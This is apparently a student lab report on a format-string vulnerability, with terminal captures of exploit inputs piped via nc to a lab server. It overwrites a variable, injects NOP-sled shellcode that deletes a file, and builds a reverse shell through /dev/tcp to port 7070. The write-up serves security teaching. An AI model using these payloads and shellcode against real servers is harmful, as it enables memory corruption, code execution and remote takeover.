
Value is changed to a different value

```
PES2UG19CS412@Client:~$echo $(printf "\x40\xa0\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n | nc -u 10.0.2.13 9090
```

Here, we provide the above input to the server and see that the target variable's value has changed from 0x11223344 to 0x000000bc. This is expected because we have printed out 188 characters (23 * 8 + 4), and on entering %n at the address location stored in the stack by us, we change the value to BC {Hex value for 188}. Hence, we were successful in changing the memory's value.

<u>Task 5.B: Change the value to 0x500</u>

In this sub-task, we change the target value to 0x500 by inputting the following




```
PES2UG19CS412@Server:~$sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
PES2UG19CS412@Server:~$gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:16:3: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(msg);
   ^
PES2UG19CS412@Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff080
@�.bffff080.b7fba000. 804871b.       3.bffff0c0.bffff6a8. 804872d.bffff0c0.bffff098.      10. 8048
64c.b7e1b2cd.b7fdb629.      10.       3.82230002.       0.       0.       0.  800002.       1.b7ff
f000.000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000b7fff
020.
The value of the 'target' variable (after): 0x00000500
```

```
PES2UG19CS412@Client:~$echo $(printf "\x40\xa0\x04\x08").%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%
8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.1076x.%n | nc -u 10.0.2.13 9090
```


We see that we have successfully changed the value from 0x11223344 to 0x0000500. To get a value of 500, we do the following 1280 – 188 =1100 in decimal, where 1280 stands for 500 in hex and 188 are the number of characters printed out before the 23rd %x. We get the 1100

characters using the precision modifier, and then use a %n to store the value.

Task 5.C: Change the value to 0xFF990000




```
PES2UG19CS412@Client:~$echo $(printf "\x42\xa0\x04\x08@@@@\x40\xa0\x04\x08")%.8x%.8x%.8x%.8x%.8x%.
8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.65245x%hn%.103x%hn | nc -u 10.
0.2.13 9090
```



```
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000b7fff02000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000040404040
The value of the 'target' variable (after): 0xff990000
```


We see that the value of the target variable has successfully been changed to 0xff990000.
In the input string, we divide the memory space to increase the speed of the process. So, we divide the memory addresses in 2 2-byte addresses with the first address being the one containing a smaller value. This is because, %n is accumulative and hence storing the smaller value first and then adding characters to it and storing a larger value is optimal. We use the approach explained in previous steps to store ff99 in the stack, and in order to get a value of 0000, we overflow the value, that leads for the memory to store only the lower 2 bytes of the value. Hence, we add 103 (decimal) to ff99 to get a value of 0000, that is stored in the lower byte of the destination address.

TASK 6: INJECT MALICIOUS CODE INTO THE SERVER PROGRAM




```
PES2UG19CS412@Server:~$cd /tmp
PES2UG19CS412@Server:~$pwd
/tmp
PES2UG19CS412@Server:~$ls
config-err-LvxxtD
systemd-private-01c3b3a4d0b24548bd217d6924f6d73e-colord.service-cxvpFs
systemd-private-01c3b3a4d0b24548bd217d6924f6d73e-rtkit-daemon.service-8ZZ0Zl
unity_support_test.1
PES2UG19CS412@Server:~$touch myfile
PES2UG19CS412@Server:~$ls
config-err-LvxxtD
myfile
systemd-private-01c3b3a4d0b24548bd217d6924f6d73e-colord.service-cxvpFs
systemd-private-01c3b3a4d0b24548bd217d6924f6d73e-rtkit-daemon.service-8ZZ0Zl
unity_support_test.1
PES2UG19CS412@Server:~$
```

The goal of the shell code is to execute the following statement using execve(), which deletes the file /tmp/myfile on the server:
/bin/bash -c "/bin/rm /tmp/myfile"
We input the following in the server, that is modifying the return address 0xBFFFF09C with a value on the stack that contains the malicious code. This malicious code has the rm command that is deleting the file created previously on the server.



```
PES2UG19CS412@Client:~$echo $(printf "\x8c\xf0\xff\xbf@@@@\x8e\xf0\xff\xbf").%8x.%8x.%8x.%8x.%8x.%
8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.61596x.%hn.%52877x.%hn$(print
f "\x90\x90 \x90 \x90 \x90 \x90 \x90 \x90\x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x
90 \x90 \x90 \x90 \x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68ccc\x89\xe0\x31\
xd2\x52\x68ile./myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc
0\xb0\x0b\xcd\x80") | nc -u 10.0.2.13 9090
```

CLIENT SIDE




```
                 40404040.�� � � � � � �� � � � � � � � � � � � � � � � �1�Phbashh////h/bin��1�Phcc
c��1�Rhile./myfh/tmph/rm h/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
^C
PES2UG19CS412@Server:~$ls /tmp
config-err-LvxxtD
orbit-seed
systemd-private-01c3b3a4d0b24548bd217d6924f6d73e-colord.service-cxvpFs
systemd-private-01c3b3a4d0b24548bd217d6924f6d73e-rtkit-daemon.service-8ZZ0Zl
unity_support_test.1
PES2UG19CS412@Server:~$
```

FILE DELETED ON THE SERVER SIDE


Here, at the beginning of the malicious code we enter a number of NOP operations i.e. \x90 so that our program can run from the start, and we do not have to guess the exact address of the start of our code. The NOPs gives us a range of addresses and jumping to any one of these would give us a successful result, or else our program may crash because the code execution may be out of order

TASK 7: GETTING A REVERSE SHELL


In the previous format string, we modify the malicious code so that we run the following command to achieve a reverse shell:
/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.13/7070 0<&1 2>&1
Executing attack: Before providing the input to the server, we run a TCP server that is listening to port 7070 on the attacker's machine and then enter this format string. In the next screenshot, we see that we have successfully achieved the reverse shell because the listening TCP server now is showing what was previously visible on the server. The reverse shell allows the victim machine to get the root shell of the server as indicated by # as well as root@VM.



```
PES2UG19CS412@Client:~$echo $(printf "\x8c\xf0\xff\xbf@@@@\x8e\xf0\xff\xbf").%8x.%8x.%8x.%8x.%8x.%
8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%.61596x.%hn.%52877x.%hn $(prin
tf "\x90\x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90 \x90
\x90 \x90 \x90 \x90 \x90 \x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\
x31\xd2\x52\x682>&1\x68<&1\x68700\x686/70\x68.2.5\x6810.0\x68tcp/\x68dev/\x68 > /\x68h -I \x68/bas
\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80")| nc -u 10.0.2.1
3 9090
```



```
                  40404040. �� � � � � � � � � � � � � � � � � � � � � � � � � 1�Phbashh////h/bin��1�P
h-ccc��1�Rh2>&1h<&1h700h6/70h.2.5h10.0htcp/hdev/h > /hh -I h/bash/bin��1�QRPS��1�1��

The value of the 'target' variable (after): 0x11223344
```

